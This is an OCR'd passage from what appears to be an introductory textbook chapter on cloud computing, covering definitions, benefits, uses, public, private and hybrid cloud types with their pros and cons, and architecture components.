The data store in the cloud remotely ensures that the desired information is in the right place and can retrieve anytime assuming the availability of reliable connectivity. Cloud storage is not only virtually expand but also data safety enhance.

Mobile Cloud Application: Mobile Cloud applications try to reduce the resource requirement and consumption of an application while keeping the quality of it at the peak. The application requires very less space and provides maximum availability.

The mobile applications come up with the new updates which continuously provide better services to the customers. The main aim of the company is to enable maximum flexibility and deliver a rich User experience to end user.

Conclusion

Mobile Cloud is integrating a lot and it is helping many companies. Generating high and hardware is expensive and mobile Cloud eliminates the cost of it.

With the help of mobile Cloud, the efforts save and the work is done in the time limit cloud computing stretch to reduce the maintenance cost and enhance data safety and privacy.

In mobile Cloud reducing resource consumption achieve by programming architecture and supporting cloud and mashup. This leads to the fact that the future generation of the mobile application is highly dependent on the cloud.




Figure 2.16 Applications of Cloud computing

Introduction of Cloud Computing

Cloud computing is the on-demand availability of computer system resources, especially data storage and computing power, without direct active management by the user. **Cloud computing** (also called simply, the cloud) describes the act of storing, managing and processing data online - as opposed to on your own physical computer or network.




Figure 2.17 Architecture of Cloud computing

Cloud computing is the delivery of different services through the Internet. These resources include tools and applications like data storage, servers, databases, networking, and software.




Figure 2.18 different services Cloud computing

Cloud computing is the delivery of on-demand computing services over the internet on a pay-as-you-go basis.Rather than managing files on a local storage device, Cloud Computing makes it possible to save them over internet.

Cloud Computing Providers

Major cloud service providers are Cisco, Citrix, Google, IBM (SoftLayer), Oracle, Microsoft (Azure), and SAP, Rackspace, Verizon etc.

Figure 2.19 Cloud Computing Providers

Features of Cloud Computing

- **Virtual:** Imagine racks of servers, humming along in a data center.
- **Scalable:** Cloud are super flexible, giving you what you need at the moment
- **Secure:** Create a private cloud on dedicated hardware.
- **Affordable:** get the greatest cost savings in the public cloud.

Types of Cloud Computing

There are four types of 4 Types of Cloud Compunting are available which are given below;

- **Public Cloud:** Multi-tenant environment with pay-as-you-grow scalability
- **Private Cloud:** Scalability plus the enhanced security and control of a single-tenant environment
- **Dedicated Servers:** For predictable workloads that require enhanced security and control
- **Hybrid Cloud:** Connect the public cloud to your private cloud or dedicated servers - even in your own data center

Benefits of Cloud Computing

These are the Benefits of Cloud Computing

Flexibility

Cloud-based services are ideal for businesses with growing or fluctuating bandwidth demands. If your needs increase then you can easily to scale up your cloud capacity.

Improved Mobility

Data and applications are available to employees no matter where they are in the world. Workers can take their work anywhere via smart phones.

Cost Effective

Due to cloud computing companies don’t have to spend significant money on hardware, facilities, utilities and other aspects of operations.

Always on Availability

Most cloud providers are extremely reliable in providing their services. The connection is always on and as long as workers have an internet connection, they can get to the applications they need . Some applications even work off-line.

Collaboration

Cloud applications improve collaboration by allowing dispersed groups of people to meet virtually and easily share information in real time and via shared storage. This capability can reduce time-to-market and improve product development and customer service.

Features of Cloud Computing

Cloud Computing is getting more and more popularity day by day. The main reason behind this is need of the place to store their data. There are many services and features of cloud computing are given below.




Figure 2.20 Features of Cloud Computing

Important Features of Cloud Computing

- Low Cost
- Secure
- Agility
- High availability and reliability
- High Scalability
- Multi-Sharing
- Device and Location Independence
- Maintenance
- Services in pay-per-use mode
- High Speed
- Global Scale
- Productivity
- Performance

- Reliability
- Easy Maintenance
- On-Demand Service
- Large Network Access
- Automatic System
- Resources Pooling
- Pay as you go

Low Cost

Cloud computing eliminates the capital expense of buying hardware and software and setting up and running on-site data centers.

On-Demand Service

This is most important and valuable features of cloud computing. On-demand computing is a delivery model in which computing resources are made available to the user as needed.

Global scale

The benefits of cloud computing services include the ability to scale elastically. In cloud speak, that means delivering the right amount of IT resources-for example, more or less computing power, storage, bandwidth-right when it is needed and from the right geographic location.

Reliability

Cloud computing makes data backup, disaster recovery and business continuity easier and less expensive because data can be mirrored at multiple redundant sites on the cloud provider's network.

Application of Cloud Computing

Cloud computing is a internet-based computing where central remote servers maintain all the data and applications. Cloud computing allow Consumers to rent physical infrastructure from a third party provider(cloud service provider).

Cloud Computing is one of the most dominant field of computing resources online because sharing and management of resources is easy using cloud. Application of cloud computing are given below;

Figure 2.21. Uses of Cloud Computing

Uses of Cloud Computing

- E-Learning
- Enterprise Resource Planning (ERP)
- Backup
- E-Governance
- Infrastructure as a service (IaaS) and platform as a service (PaaS)
- Private cloud and hybrid cloud

- Test and Development
- Big data Analytics
- File Storage
- Disaster Recovery
- Resolve Downtime and Load Balancing Problems
- 24*7 Availability and Performance Oriented Infrastructure

E-Learning

Using cloud computing Students, faculty members, researchers can connect to the cloud of their organization and access data and information from there.

E-Governance

Cloud computing can improve the functioning of a government by improving the way it provides the services to its citizens, institutions and cooperation with other governments.

Enterprise resource planning (ERP)

Use of Cloud in ERP comes into existence when the business of any organization grows. The work of managing applications, human resources, payroll etc becomes expensive and complex. To overcome it service providers can install ERP in the cloud itself.

Resolve Downtime and Load Balancing Problems

With the help of cloud managed services downtime problems can be transformed into approximately 99.99% uptime. Moreover, load balancing is also taken care as the servers are more capable of storing unlimited data from the existing as well as establishing clients, while re-balancing and scaling your servers in real time.

Big data Analytics

One of the aspects offered by leveraging cloud computing is the ability to tap into vast quantities of both structured and unstructured data to harness the benefit of extracting business value.

Types of Cloud Computing

Cloud Computing means storing and accessing data or applications over the Internet. This can be done in three ways 1. Public Cloud Computing 2. Private Cloud Computing 3. Hybrid cloud Computing. Below we will look at their advantages and disadvantages. There are three types of cloud computing.

Types of Cloud Computing

- Public Cloud Computing
- Private Cloud Computing
- Hybrid Cloud Computing




Figure 2.22 Types of Cloud Computing

Public Cloud Computing

A cloud platform that is based on standard cloud computing model in which service provider offers resources, applications storage to the customers over the internet is called as public cloud computing. The hardware resources in public cloud are shared among similar users and accessible over a public network such as the internet. Most of the applications that are offered over internet such as Software as a Service (SaaS) offerings such as cloud storage and online applications uses Public Cloud Computing

platform. Budget conscious startups, SMEs not keen on high level of security features looking to save money can opt for Public Cloud Computing.




Figure 2.23 Public Cloud Computing

Advantage of Public Cloud Computing

- It offers greater scalability
- Its cost effectiveness helps you save money.
- It offers reliability which means no single point of failure will interrupt your service.
- Services like SaaS, (Paas), (Iaas) are easily available on Public Cloud platform as it can be accessed from anywhere through any Internet enabled devices.
- It is location independent – the services are available wherever the client is located.

Disadvantage of Public Cloud Computing

- No control over privacy or security
- Cannot be used for use of sensitive applications
- Lacks complete flexibility as the platform depends on the platform provider
- No stringent protocols regarding data management

Private Cloud Computing

A cloud platform in which a secure cloud based environment with dedicated storage and hardware resources provided to a single organization is called Private Cloud Computing. The Private cloud can be either hosted within the company or outsourced to a trusted and reliable third-party vendor. It offers company a greater control over privacy and data security. The resources in case of private cloud are not shared with others and hence it offer better performance compared to public cloud. The additional layers of security allow company to process confidential data and sensitive work in the private cloud environment.




Figure 2.24 Private Cloud Computing

Advantage of Private Cloud Computing

- Offers greater Security and Privacy
- Offers more control over system configuration as per the company's need
- Greater reliability when it comes to performance
- Enhances the quality of service offered by the clients
- Saves money

Disadvantage of Private Cloud

- Expensive when compared to public cloud
- Requires IT Expertise

Hybrid Cloud Computing

Hybrid Cloud computing allows you to use combination of both public and private cloud. This helps companies to maximize their efficiency and deliver better performance to clients.




Figure 2.25 Hybrid Cloud Computing

In this model companies can use public cloud for transfer of non-confidential data and switch on to private cloud in case of sensitive data transfer or hosting of critical applications. This model is gaining prominence in many business as it gives benefits of both the model.

Advantage of Hybrid Cloud Computing

- It is scalable
- It is cost efficient
- Offers better security

- Offers greater flexibility

Disadvantage of Hybrid Cloud Computing

- Infrastructure Dependency
- Possibility of security breach through public cloud

What is Public Cloud Computing

In public cloud, the cloud infrastructure is made available to the general public.




Figure 2.26 public Cloud Computing

Public Cloud vendors offer a range of IT services and resources accessible to anyone who subscribes and pays for them. It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.It's a type of external cloud which is made available for the use of public and is essentially owned and provided by the external organizations. e.g. Amazon Web Services, Microsoft Azure and so on.

Advantage of Public Cloud Computing

- **Infrastructure:** Multi-Tenant: Shared network hosted off site and managed by your service provider.
- **Business Requirement:** Affordable solutions that provide room for growth.

- **Best Use:** Disaster recovery and application testing for smaller, public facing companies.
- **Scalability:** Depends on the Service Level Agreement but usually easy via a self-managed tool the customer will use.
- **Support and maintenance:** Cloud Service Provider's technical team.
- **Cost:** Affordable option offering a pay as you go service fee. OpEx – Pay as you go, scale up, scale down as needed, charged by the minute.
- **Security:** Basic security compliance. Some may offer bolt-on security options.
- **Performance:** Competing users can reduce performance levels.

What is Private Cloud Computing

In Private cloud can be managed by the organization or a third party.




Figure 2.27 private Cloud Computing

Private Cloud Here infrastructure or services can be located on-premise or off-premise and is operational solely for the use of a single organization which would be the owner of the cloud. All cloud configurations are directly influenced by the owner. It can be managed by the organization itself or can also be outsourced to any third party.

Advantage of Private Cloud Computing

- **Infrastructure:** Single-Tenant: Dedicated hardware and network for your business managed by an in-house technical team.

- **Business Requirement:** High performance, security, and customization and control options.
- **Best Use:** Protect your most sensitive data and applications
- **Scalability:** Can be managed in house. Extreme performance - fine-grained control for both storage and compute.
- **Support and maintenance:** Your technical administrators.
- **Cost:** Large upfront cost to implement the hardware, software and staff resources. Maintenance and growth must also be built into ongoing costs. CapEx.
- **Security:** Isolated network environment. Enhanced security to meet data protection legislation.
- **Performance:** High performance from dedicated server.

What is Hybrid Cloud Computing

Hybrid cloud is combination of two or more public or private cloud wherein these clouds are coupled together by standardized middleware enabling the portability between different systems. Such cloud provides access to both internal and external services provided by internal and external cloud respectively.




Figure 2.28 Hybrid Cloud Computing

Hybrid Cloud Hybrid cloud covers best of both worlds; hence hybrid cloud is combination of two or more public or private cloud wherein these clouds are coupled together by standardized middleware enabling the portability between different systems. Such cloud provides access to both internal and external services provided by internal and external cloud respectively.

Advantages of Hybrid Clouds

- **Control:** your organisation can maintain a private infrastructure for sensitive assets.
- **Flexibility:** you can take advantage of additional resources in the public cloud when you need them.
- **Cost-effectiveness:** with the ability to scale to the public cloud, you pay for extra computing power only when needed.
- **Ease:** transitioning to the cloud does not have to be overwhelming because you can migrate gradually—phasing in workloads over time.

Cloud Computing Architecture

Cloud Computing is an emerging technology which is skyrocketing nowadays. This technology is often used by big companies as well as the startups as it is flexible for both.

Every company is in need to store the data so they require cloud to store their information. The data is secured and can access anytime and from anywhere.

Cloud Computing architecture basically comprises of the two parts. They are the front-end and the back-end. The front end is the end which uses by the user and the back-end manages by the host. Both the end connects to each other with the means of internet.

Do you know How Cloud Computing Works?

i. Front End

The front end is the client part of Cloud Computing which uses as per the requirement of the user. Front-end comprises of the applications and the interfaces which help to access the cloud computing. Example- Browser or an app created by the company itself.

ii. Back End

The back end is a part which manages by the allotted authorities of the company and their back end has large data storage facilities, Virtual machines, security system, and servers. They are also engaged in traffic management along with security management.

Components of Cloud Computing Architecture




Figure 2.29 Components of Cloud Computing Architecture

i. Hypervisor

The hypervisor is also known as *Virtual Machine Monitor*. This consists of the software, hardware, and firmware which makes and runs the virtual machines. The Hypervisor provides a user with a platform which is known as *Virtual Operating Platform*.

This allows us to manage the guest's operating system to use the cloud. This can be also known as the traditional term of the kernel in an operating system.

ii. Management Software

Management software consists of various plans and the strategies which help to increase the performance of the cloud. This management software provides many features such as on-time delivery of storage, proper security, all-time access, and many other facilities.

This is one of the important parts of Cloud Computing architecture. One of the important features of this is the compliance auditing, management of overseeing disaster, and contingency plans.

Have a Look – What's next after Cloud Computing?

iii. Deployment Software

Cloud deployment simply means *to initiate the working of the SaaS, PaaS, and IaaS*. This initiates the solutions that can access by the users or the customers.

This deployment consists of all the mandatory installations and configurations of the cloud. This emerges from the back end and implements before the provisioning occurs.

iv. Route of Connectivity

It is an important part of the Cloud Computing architecture, through which the whole cloud gets connected. The speed of transfer depends on the network which is the internet connection.

There are many cloud servers present which connects with the help of this virtual route. This also provides a facility to the user by allowing them to customize the route and protocol.

v. A server of the Cloud

A cloud server is a virtual server running in cloud computing premises. It's engineered, hosted and delivered via a cloud computing platform via the web. It can be accessed from anywhere.

